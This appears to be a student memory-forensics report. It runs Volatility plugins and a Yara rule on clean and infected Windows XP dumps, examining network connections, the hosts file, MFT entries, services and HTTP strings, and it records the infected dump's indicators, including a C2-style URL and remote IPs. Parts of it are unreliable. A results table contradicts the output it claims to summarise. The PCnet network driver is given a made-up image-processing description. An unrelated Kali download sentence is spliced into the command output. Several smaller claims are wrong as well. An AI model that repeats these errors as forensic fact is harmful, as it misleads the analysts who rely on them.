- PID (Process ID) identifies the process responsible for establishing the connection.

Connscan: plugin is a forensic tool often used to analyze network connections from a memory dump. It is particularly valuable in identifying inactive sockets—connections that are no longer actively used but are still recorded in memory.

Helps identify persistent malware that may establish connections and then drop them to remain undetected.

Reveals historical communication patterns, including connections that might indicate data exfiltration.

Differentiates between normal system activity and potentially malicious behaviors (e.g., connections to external unknown servers).

```
kali:kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 connscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P) Local Address           Remote Address       Pid
-----
0x02087620 172.16.112.128:1038  41.168.5.140:8080   1484
0x023a8008 172.16.112.128:1037  125.19.103.198:8080 1484
kali:kali:/media/testShare$ █
```

Figure 9: `connscan` plugin to display all network connections, including the ports

Figure [9] uses the `connscan` plugin to display all network connections, including the ports that were utilized. Similar to previous plugins, it provides four key columns:

- Offset: Indicates where the memory for the connection object is stored.
- Local Address: Displays the local IP address and the port number associated with the connection.
- Remote Address: Shows the remote IP address involved in the connection along with the corresponding port number, capturing both active and terminated connections.
- PID: Identifies the process ID responsible for the connection.

The figure highlights both active and inactive connections within the infected memory dump. Notably, two connections share the same PID (1484) but use different ports: 1038 and 1037. The connection using port 1037 was terminated, followed by a new connection using port 1038. Both connections utilized port 8080, commonly associated with proxies or web servers.

The remote IP address 41.168.5.140:8080 traces back to Johannesburg, Gauteng, South Africa, as shown in Figure [3], while the IP address 125.19.103.198:8080 points to Delhi, India, as illustrated in Figure [11].




Figure 10: IP address 41.168.5.140:8080 traces back to Johannesburg, Gauteng, South Africa



Figure 11: IP address 125.19.103.198:8080 points to Delhi, India, <https://ipinfo.io/>

The use of “awk” was used to remove the first column which is the physical offset value for the “sockets” and “sockscan” plugin is done as both plugins get there findings fom different areas from the memory dump as “sockets” gets results from the “tcpip.sys” module whilst “sockscan” get results from by scanning the entire memory dump looking for any patterns.

```
 kali㉿kali:~/media/testShare$ awk '{$1=""; sub(/^[ \t]+/, ""); print}' inactive_sockets.txt | sort -n -k1 > inactive_sockets_nooffsets.txt
 kali㉿kali:~/media/testShare$ cat inactive_sockets_nooffsets.txt

```

PID	Port	Protocol	Address	Create	Time
4	137	17	UDP 172.16.112.128	2012-07-22 02:42:38	UTC+0000
4	138	17	UDP 172.16.112.128	2012-07-22 02:42:38	UTC+0000
4	139	6	TCP 172.16.112.128	2012-07-22 02:42:38	UTC+0000
4	445	17	UDP 0.0.0.0	2012-07-22 02:42:31	UTC+0000
4	445	6	TCP 0.0.0.0	2012-07-22 02:42:31	UTC+0000
664	0	255	Reserve 0.0.0.0	2012-07-22 02:42:53	UTC+0000
664	4500	17	UDP 0.0.0.0	2012-07-22 02:42:53	UTC+0000
664	500	17	UDP 0.0.0.0	2012-07-22 02:42:53	UTC+0000
788	1028	6	TCP 127.0.0.1	2012-07-22 02:43:01	UTC+0000
908	135	6	TCP 0.0.0.0	2012-07-22 02:42:33	UTC+0000
1004	123	17	UDP 127.0.0.1	2012-07-22 02:43:01	UTC+0000
1004	123	17	UDP 172.16.112.128	2012-07-22 02:43:01	UTC+0000
1220	1980	17	UDP 127.0.0.1	2012-07-22 02:43:01	UTC+0000
1220	1980	17	UDP 172.16.112.128	2012-07-22 02:43:01	UTC+0000
1484	1038	6	TCP 0.0.0.0	2012-07-22 02:44:45	UTC+0000

Figure 12: “live_sockets.txt” using the command “awk” which removes the physical offsets

Figure [12] shows the “live_sockets.txt” using the command “awk” which removes the physical offsets as explained above. Once this is completed the a table created below would show results of no active sockets and active sockets on the provided memory dump. Code explanation: awk

```
awk '{$1=""; sub(/^[ \t]+/, ""); print}' inactive_sockets.txt | sort -n -k1 > inactive_sockets_nooffsets.txt
```

1. `awk '{\$1=""; sub(/^[\t]+/, ""); print}' inactive_sockets.txt`:
 - Removes the first column (like PID numbers) from `inactive_sockets.txt` .
 - Cleans up any extra spaces or tabs at the beginning of eachline.
2. `sort -n -k1`:
 - Sorts the remaining lines numerically by the first column (
3. `> inactive_sockets_nooffsets.txt`:
 - Saves the cleaned and sorted output into a new file called `inactive_sockets_nooffsets.txt` .

PID	Port	Protocol	Address	Status
664	500	17 (UDP)	0.0.0.0	Inactive
1484	1038	6 (TCP)	0.0.0.0	Inactive
788	1028	6 (TCP)	127.0.0.1	Active
908	135	6 (TCP)	0.0.0.0	Inactive
1220	4000	6 (TCP)	127.0.0.1	Active
1004	445	17 (UDP)	172.16.112.128	Active
4	445	6 (TCP)	0.0.0.0	Inactive
4	137	17 (UDP)	172.16.112.138	Active
4	4500	17 (UDP)	0.0.0.0	Inactive
1220	1900	17 (UDP)	127.0.0.1	Active
4	1900	17 (UDP)	172.16.112.128	Active

Table 2: showing the results found put in a table from figure 12

2.3. Explain what the DNS protocol is and its relevance for memory analysis. Recover the DNS file of both memory dumps and show them. Are the addresses the same? Why?

The **Domain Name System (DNS)** functions as the "phonebook" of the internet, translating **domain names** into **IP addresses** that browsers use to load web pages. Every device connected to the internet has a unique **IP address**, which other devices use to locate and communicate with it. DNS was developed to simplify web navigation, allowing users to connect to websites using easy-to-remember domain names instead of numerical IP addresses. Without DNS, users would need to memorize the IP addresses of every website they wish to visit, which would be highly impractical.

However, DNS also has its vulnerabilities. These include **DNS cache poisoning**, where malicious data is introduced into the DNS cache, and the creation of misleading domain names for **phishing attacks**. In the context of **memory analysis**, the DNSrelated "host.dat"

file is often examined for signs of malicious activity. This file can be manipulated to block access to legitimate websites or redirect users to malicious ones. Analyzing the **host.dat** file is crucial for detecting modifications that may compromise the system or user security.

- **Plugin:** filescan this scans the physical memory using pool tag scanning, scans a memory dump to identify and reconstruct files or file objects that were active or cached during system operation. It can help identify DNS-related log files that were opened at the time.
Filescan works by searching through the memory dump for file related structures like : file objects, handles etc.

```
kali㉿kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 filescan | grep -i "host"
Volatility Foundation Volatility Framework 2.6.1
0x0000000009db7840      1      0 R--rw- \Device\HarddiskVolume1\WINDOWS\system32\drivers\etc\hosts
0x000000000a2ad7a8      1      0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32\svchost.exe
0x000000000a32b508      1      0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32\svchost.exe
0x00000000045e2b80      1      0 R--rw- \Device\HarddiskVolume1\WINDOWS\system32\drivers\etc\hosts
0x00000000046363508      1      0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32\svchost.exe
0x000000000464a47a8      1      0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32\svchost.exe
0x00000000083021508      1      0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32\svchost.exe
0x000000000830637a8      1      0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32\svchost.exe
0x000000000833bf840      1      0 R--rw- \Device\HarddiskVolume1\WINDOWS\system32\drivers\etc\hosts
```

Figure 13: volatility plugin filescan

The above figure[13] shows the use of the volatility plugin “filesca” to show that the file path of the “host.dat” file with the given physical offset address and they the type of file it is. In the figure above [13] it also shows that the “host.dat” has read and write authority.

Dumpfiles: dumpfiles plugin is used in memory forensics to extract files from a memory dump. which can include files such as DNS cache data and other artifacts that may exist in memory. When investigating memory dumps for DNS records, the dumpfiles plugin is relevant because DNS queries and responses may be stored as temporary or cached files in the memory of a compromised system.

DNS Cache in Memory: When a system resolves DNS queries, these are often cached in memory for efficiency. If this data is captured in a memory dump, it can be extracted and analyzed using the dumpfiles plugin.

Validation and Analysis: Extracted DNS data can be validated to uncover previously accessed domains, which is crucial for understanding the attack timeline and connections.

```
kali㉿kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 dumpfiles -Q 0x0000000009db7840 --dump-dir /media/testShare
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x09db7840 None \Device\HarddiskVolume1\WINDOWS\system32\drivers\etc\hosts
kali㉿kali:/media/testShare$
```

Figure 14: dumping “host.dat”

The above figure [14] shows the dumping process of the “host.dat” within the clean dumping process. Which was done to check the content within the clean dump “host.dat” not then compare to “host.dat” of the infected dump which is done to ensure no manipulation of the “host.dat” which can show proof of any dns poisoning.

```

Kali@Kali:/media/testShare$ ls
cw2_Machine4Infected.dump file.None.0x8a264530.dat inactive_sockets_nooffsets.txt inactive_sockets.txt sockets.txt windowCW2s.raw
# Copyright (c) 1993-1999 Microsoft Corp.

#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97    rhino.acme.com        # source server
#      38.25.63.10     x.acme.com          # x client host

127.0.0.1      localhost
Kali@Kali:/media/testShare$ 

```

Figure 15: host.dat content from clean dump

Figure [15] above shows the content of the "host.dat" file within the clean dump.

FileScan: is used to **scan memory dumps** for file objects based on specific signatures. It helps identify files that were open or referenced by processes during the memory capture. Its relevance to dns is due to the fact that DNS activity can be tied to specific processes or files found using filescan.

```

Kali@Kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 filescan | grep -i "host"
Volatility Foundation Volatility Framework 2.6.1
0x000000000227bb60      1      0 R-rwd \Device\HarddiskVolume1\WINDOWS\system32\drivers\etc\hosts
0x000000000245a9b8      1      0 R-rwd \Device\HarddiskVolume1\WINDOWS\system32\svchost.exe
0x00000000024a7700      1      0 R-rwd \Device\HarddiskVolume1\WINDOWS\system32\svchost.exe
Kali@Kali:/media/testShare$ 

```

Figure 16:filescan plugin ran on infected dump

Figure [16] shows the filescan plugin being executed on the infected memory dump, revealing modifications to the "host.dat" file. The evidence of deletion is visible in the **Access** column, where the entry "**R—rwd**" includes a lowercase "**d**", indicating that the file has been marked for deletion. This action may have been taken to erase traces of modifications by overwriting data within the file path

/Device/HarddiskVolume1/WINDOWS/system32/drivers/etc, as illustrated in Figure [16].

In Windows operating systems, the **host.dat** file is a local plain text file that maps server hostnames to specific IP addresses. It serves as a method for resolving hostnames to IP addresses, bypassing DNS.

Mftparser: this plugin scans for potential master file table entries in the memory

```

0x000000000247780      1      0 R-rwd \Device\HarddiskVolume1\WINDOWS\System32\SVCHOST.EXE
Kali@Kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 mftparser > mftparser.txt
Volatility Foundation Volatility Framework 2.6.1
Kali@Kali:/media/testShare$ 

```

Figure 17: creation of the "mftparser.txt"

Figure above shows how the volatility plugin was used to produce result which is outputted into a tex file called "mftparser.txt"

```

$STANDARD_INFORMATION
Creation           Modified          MFT Altered       Access Date      Type
2008-04-14 12:00:00 UTC+0000 2008-04-14 12:00:00 UTC+0000 2011-04-13 00:54:10 UTC+0000 2012-07-22 02:25:38 UTC+0000 Archive
$FILE_NAME
Creation           Modified          MFT Altered       Access Date      Name/Path
2011-04-12 20:26:53 UTC+0000 2011-04-12 20:30:08 UTC+0000 2011-04-12 20:30:08 UTC+0000 2011-04-12 20:30:08 UTC+0000 WINDOWS\system32\wiashext.dll
$DATA
$OBJECT_ID
Object ID: 40000000-0000-0000-0000-090000000000
Birth Volume ID: 00fe8000-0000-0000-00fe-080000000000
Birth Object ID: 32900036-1e14-00e0-ffff-ffffb2794711
Birth Domain ID: 00000000-0000-0000-0000-000000000000
*****
Kali@Kali:/media/testShare$ cat mftparser.txt

```

Figure 18: results of the mftparser

The above Figure [18] displays the results of the Volatility plugin mftparser, which parses the Master File Table (MFT) entries from the memory dump. The output provides key metadata about the file `WINDOWS\system32\wiashext.dll` under the "Name/Path" field. This location indicates the file resides in the critical System32 directory, which is a common target for attackers attempting to place or manipulate malicious files.

The timestamps in the `STANDARD_INFORMATION` and `$FILE_NAME` fields provide critical insights into the file's lifecycle:

- Creation Date: The file was created on 2008-04-14 at 12:00:00 UTC.
- Modified Date: It was last modified on 2008-04-14 at 12:00:00 UTC.
- MFT Altered: The entry was altered on 2011-04-12 at 00:54:10 UTC, suggesting possible manipulation or activity involving this file.
- Access Date: The file was last accessed on 2012-07-22 at 02:25:38 UTC, shortly before being archived or deleted.

The `$DATA` field is empty, which typically holds file content in hexadecimal format. The absence of data confirms that the file has been deleted or the content is no longer retrievable from memory.


Attempts to use the MFT entry offset to recover the file were unsuccessful, further supporting that the file content is no longer available in the memory dump.

- The file name `wiashext.dll` appears to be associated with the Windows Image Acquisition (WIA) service. While this is a legitimate DLL, its presence in System32 combined with the deletion activity may warrant further investigation to rule out tampering or abuse by malware.
- The Object ID and associated identifiers (Birth Volume ID, Birth Object ID) confirm the unique attributes of the file within the system but do not provide additional file content.
- Importance:
 1. File Path: The path ('`WINDOWS\system32\wiashext.dll`') highlights a potential area of concern, as the System32 folder is a high-value target.
 2. Timestamps: The timeline reveals access and modification activity, which could point to malicious behavior or system changes.

3. Empty \$DATA: Confirms that the file's content is unrecoverable, indicating deletion or tampering.
4. Failed Recovery: Attempts to recover the file using its MFT offset failed, reinforcing the likelihood that the file was deleted.

2.4 Scan the services of both memory dumps and highlight those services that are different. How many services have each memory dump? Select 5 services of the provided memory dump and describe them.


Plugin description : Svcscan : is used to identify and display the Windows services present in a memory dump. which is critical tool in memory forensics for understanding services that were active, stopped, or even hidden during the time the memory was captured. This plugin extracts valuable details such as: service name , display name, pid, service type, service state ,binary path. svscan also helps uncover hidden or hidden services



```
kali@kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 svcscan | grep 'Service Name' > infected_name_service.txt
Volatility Foundation Volatility Framework 2.6.1
kali@kali:/media/testShare$
```

Figure 19: grepping whilst using svscan

Figure [19] demonstrates the use of a Volatility plugin on the infected memory dump, with the **grep** command employed to filter results specifically related to the "**service name**". The filtered output is then saved into a text file named "**infected_name_service**". This file serves as a resource for further analysis, allowing investigators to compare the results against a clean memory dump to identify anomalies or discrepancies.



```
kali@kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 svcscan | grep 'Service Name' > clean_name_service.txt
Volatility Foundation Volatility Framework 2.6.1
kali@kali:/media/testShare$
```

Figure [19] illustrates the use of the Volatility plugin svcscan executed on a clean memory dump. The **grep** command is applied to filter results related to the "**service name**", and the output is saved to a text file named "**clean_name_service.txt**". This file is essential for further analysis, enabling a comparison between the clean and infected services to identify any discrepancies or malicious activity.

```

kali㉿kali:/media/testShare$ diff -y --suppress-common-lines infected_name_service.txt clean_name_service.txt
Service Name: agp440 > Service Name: ac97intc
Service Name: es1371 <
Service Name: gameenum > Service Name: E1000
Service Name: PCnet <
Service Name: serenum > Service Name: exFat
Service Name: usbccgp <
Service Name: usbehci <
Service Name: usbuhci > Service Name: mv61xxmm
| Service Name: mv64xxmm
| Service Name: mvxmm
| Service Name: pmem
> Service Name: Intel(R) PROSet Monitoring Service
> Service Name: mv61xxmm
> Service Name: mv64xxmm
> Service Name: mvxmm
> Service Name: pmem
> Service Name: rspndr
<
<
| Service Name: usbohci
> Service Name: VBoxGuest
> Service Name: VBoxMouse
> Service Name: VBoxService
> Service Name: VBoxSF
> Service Name: VBoxVideo
> Service Name: pmem

kali㉿kali:/media/testShare$ 

```

Figure 20: results of service in infected and clean dump

The figure above shows a side by side comparison of the different services that are seen in the infected dump and cannot be found on the clean dump. Figure [] also shows us that there are 15 services which are in the clean that cannot be found on the infected dump.

Service Name (Infected)	Service Name (Clean)
agp440	ac97intc
es1371	E1000
gameenum	exFat
PCnet	Intel(R) PROSet Monitoring Service
serenum	mv61xxmm
usbccgp	VBoxGuest
usbehci	VBoxMouse
	VBoxService
	VBoxSF
	VBoxVideo
	pmem
	Mv64xxmm
	mvxmm
	rspndr
	usbohci

The above table [3] displays and shows the difference between service found in the infected and the clean memory dump.

```

kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 svcscan | grep -c 'Service Name'
Volatility Foundation Volatility Framework 2.6.1
244

```

Figure 21: total services in infected dump

Figure [21] displays the total number of services identified in the infected memory dump, which amounts to **244**. This result was obtained by running the appropriate command and using the **grep** option **-c** to count the matching lines, providing the total number of services found.

```
kali㉿kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 svcscan | grep -c 'Service Name'
Volatility Foundation Volatility Framework 2.6.1
251
kali㉿kali:/media/testShare$
```

Figure 22: Total service in clean dump

The above figure [22] shows the number of services found within the clean memory dump which is “251”. Which was done by grepping “-c” which prints out the results. Agp440

```
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 svcscan | grep 'agp440' -C 4
Volatility Foundation Volatility Framework 2.6.1
Offset: 0x382268
Order: 8
Start: SERVICE_BOOT_START
Process ID: -
Service Name: agp440
Display Name: Intel AGP Bus Filter
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \Driver\agp440

Offset: 0x3822f8
Order: 9
Start: SERVICE_DISABLED
kali㉿kali:/media/testShare$
```

Figure 23: svscan plugin –C4

Figure [23] shows the svcscan plugin executed against the infected memory dump, with the results filtered using **grep** for the service name and the **-C 4** option, which prints four lines of context around the match. This output highlights the relevant information associated with the specified Windows service.

In this case, the results pertain to the '**agp440**' service, which has a display name of '**Intel AGP Bus Filter**'. The **agp440** service is a critical component of the Windows operating system, as it serves as a driver—a small software program that enables the system to communicate with hardware or connected devices.

‘**agp550**’ manage the communication with the Accelerated Graphics Port with the central processing unit. ‘**AGP440**’ is located at “\Driver\agp440” folder path .

Gameenum


```
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 svcscan | grep 'gameenum' -C 4
Volatility Foundation Volatility Framework 2.6.1
Offset: 0x384488
Order: 69
Start: SERVICE_DEMAND_START
Process ID: -
Service Name: gameenum
Display Name: Game Port Enumerator
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \driver\gameenum

Offset: 0x384518
Order: 70
Start: SERVICE_DEMAND_START
kali㉿kali:/media/testShare$
```

Figure 24 :svscan plugin being executed on gameenum

Figure [24] displays the results for the Windows service '**gameenum**', which has the display name "**Game Port Enumerator**". This service is located in the file path **\Driver\gameenum** and can be stopped through the Control Panel. The '**gameenum**' service driver is responsible for managing gaming controllers connected via the game port, a legacy hardware interface commonly found on older desktop PCs.

Serenum




```
Kali㉿Kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 svscan | grep 'serenum' -C 4
Volatility Foundation Volatility Framework 2.6.1
Offset: 0x3885e8
Order: 186
Start: SERVICE_DEMAND_START
Process ID: -
Service Name: serenum
Display Name: Serenum Filter Driver
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \Driver\serenum

Offset: 0x388678
Order: 187
Start: SERVICE_SYSTEM_START
```

Figure 25: svscan being executed on serenum

Figure [25] presents the results for the Windows service '**serenum**', which has the display name "**Serenum Filter Driver**". This service is a kernel-mode driver located in the file path **\Driver\serenum**. The '**serenum**' driver serves as a crucial bridge between hardware and software, enabling the detection of **Plug and Play** devices such as modems and other peripherals.

Usbccgp




```
Kali㉿Kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 svscan | grep 'usbccg' -C 4
Volatility Foundation Volatility Framework 2.6.1
Offset: 0x389b28
Order: 224
Start: SERVICE_DEMAND_START
Process ID: -
Service Name: usbccgp
Display Name: Microsoft USB Generic Parent Driver
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -
Kali㉿Kali:/media/testShare$
```

Figure 26: svscan executed on usbccg

Figure [26] shows the results for the service '**usbccg**', which has the display name "**Microsoft USB Generic Parent Driver**". This is a kernel-level driver, as indicated in the figure. The '**usbccg**' service is a built-in component of all versions of Microsoft Windows. It serves as a universal driver for most USB controllers, enabling them to interface with the operating system. This functionality allows the computer to communicate with hardware or connected devices via USB ports.

PCnet



```
kali@kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 svscan | grep 'PCnet' -C 4
Volatility Foundation Volatility Framework 2.6.1
Offset: 0x386ee0
Order: 145
Start: SERVICE_DEMAND_START
Process ID: -
Service Name: PCnet
Display Name: AMD PCNET Compatable Adapter Driver
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \Driver\PCnet


Offset: 0x386f68  Now that you have successfully downloaded Kali Linux, here are some good resources to help you get s
Order: 146
Start: SERVICE_DEMAND_START
kali@kali:/media/testShare$
```

Figure 27:svscan executed on pcnet

The figure [27] above shows the result related to the service called ‘PCnet’ and it’s a kernel driver.. This service display name is “AMD PCNET Compatible Adapter Driver”. PCnet detects the edge structure by estimating the phase congruency of different scale of frequency components. And the service path is “\Driver\PCnet”.

2.5.Using Yara, identify any HTTP or HTTPS connection inside of the memory dump.
Enumerate the URLs that you have found. Which ones are suspicious and why?


Yarascan- a volatility plugin that is used to scan process or kernel memory with yara signatures. Yarascan helps to identify and classify malware samples and makes it possible to create description based on binary patterns and can be used in command line.



```
kali@kali:/media/testShare$ cat /media/testShare/http_and_https.yar
rule http{
    strings:
        $http="http://"
        $https="https://"
    condition:
        $http or $https
}
```

Figure 28: creation of Yara

Figure [28] showcases a **Yara** scanning rule created using Python. This rule is designed to scan the provided (infected) memory dump for any **HTTP** and **HTTPS** content. It specifically searches for strings that may contain "**http**" or "**https**" within the memory dump.



```
Start: SERVICE_DEMAND_START
kali@kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 yarascan -y "http_and_https.yar" > http_https.txt
Volatility Foundation Volatility Framework 2.6.1
```

Figure 29:Yara being executed on infected dump

The above figure [29] displays shows the plugin ran “**http_and_https.yar**” against the infected dump and the results are saved to a text file called “**http_https.txt**” which will be used for further analysis .

```

Rule: http
Owner: Process explorer.exe Pid 1484
0x01d44277 68 74 74 70 3a 2f 2f 31 38 38 2e 34 30 2e 30 2e
0x01d44287 31 33 38 3a 38 30 38 30 2f 7a 62 2f 76 5f 30 31
0x01d44297 5f 61 2f 69 6e 2f 63 70 2e 70 68 70 00 00 0e 00
0x01d442a7 00 00 84 00 00 00 1f b8 c0 c3 01 bb 2d 16 00 00
0x01d442b7 83 00 00 00 19 16 00 00 00 00 00 00 19 00 00 00
0x01d442c7 2a 61 63 63 6f 75 6e 74 2e 61 75 74 68 6f 72 69
0x01d442d7 7a 65 2e 6e 65 74 2f 2a 00 f0 15 00 00 00 00 00
0x01d442e7 00 08 00 00 00 ef 15 00 00 3c 68 65 61 64 2a 3e
0x01d442f7 00 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65
0x01d44307 78 74 2f 63 73 73 22 3e 0d 0a 62 6f 64 79 20 7b
0x01d44317 20 76 69 73 69 62 69 6c 69 74 79 3a 20 68 69 64
http://188.40.0.138:8080/zb/v_01_a/in/cp.php.....
.....*account.authori
ze.net/*.....
.....<head*>
.<style.type="te
xt/css">..body.{.
.visibility:.hid

```

Figure 30: results of the http on notepad after it was made into a txt.file

Figure [30] presents one of the many results saved in the "http_and_https.txt" file. The output reveals that **PID 1484** established an **HTTPS** connection to the URL http://188.40.0.138:8080/zb/v_01_a/in/cp.php. This connection is flagged as potentially suspicious because it uses a direct **IP address** instead of a **Domain Name Service (DNS)**, and it communicates over **port 8080**, which is often associated with proxy or web server traffic.

HTTP URL

<http://ocsp.verisign.com> <http://crl.microsoft.com>
<http://www.microsoft.com> <http://www.verisign.com>
<http://cr.oft.com> <http://www.trustcenter.de>
<http://www.certplus.com> <http://crl.verisign.com>
<http://www.usertrust.com>
<http://www.usertrust.com1>
<http://www.valicert.com> <http://certplus.com>
<http://ca.sia.it>
<http://www.usertrust.com1+0>
<http://www.entrust.net> <http://wwwdigsittrust.com>
<http://www.usertrust.com1604>
<http://support.microsoft.com> <http://%s/%s.wpad.dat>
<http://www.chase.com>
http://188.40.0.138:8080/zb/v_01_a/in/cp.php

Table [5] The table displays all HTTP website connections identified within the infected memory dump. It includes the HTTP URLs, their corresponding domains, and the frequency of visits for each website.

One particular URL,

Domain	Frequency
.com	2
.com	3
.com	4
.com	2
.com	1
.de	5
.com	4
.com	2
.com	6
.com1	7
.com	6
.com	1
.it	3
.com1+0	2
.net	1
.com	1
.com1604	2
.com	2
.dat	4
.com	2
cp.php	8

http://188.40.0.138:8080/zb/v_01_a/in/cp.php, appears 8 times in the analysis. This frequent occurrence makes it suspicious, as legitimate URLs usually appear fewer times unless heavily accessed.

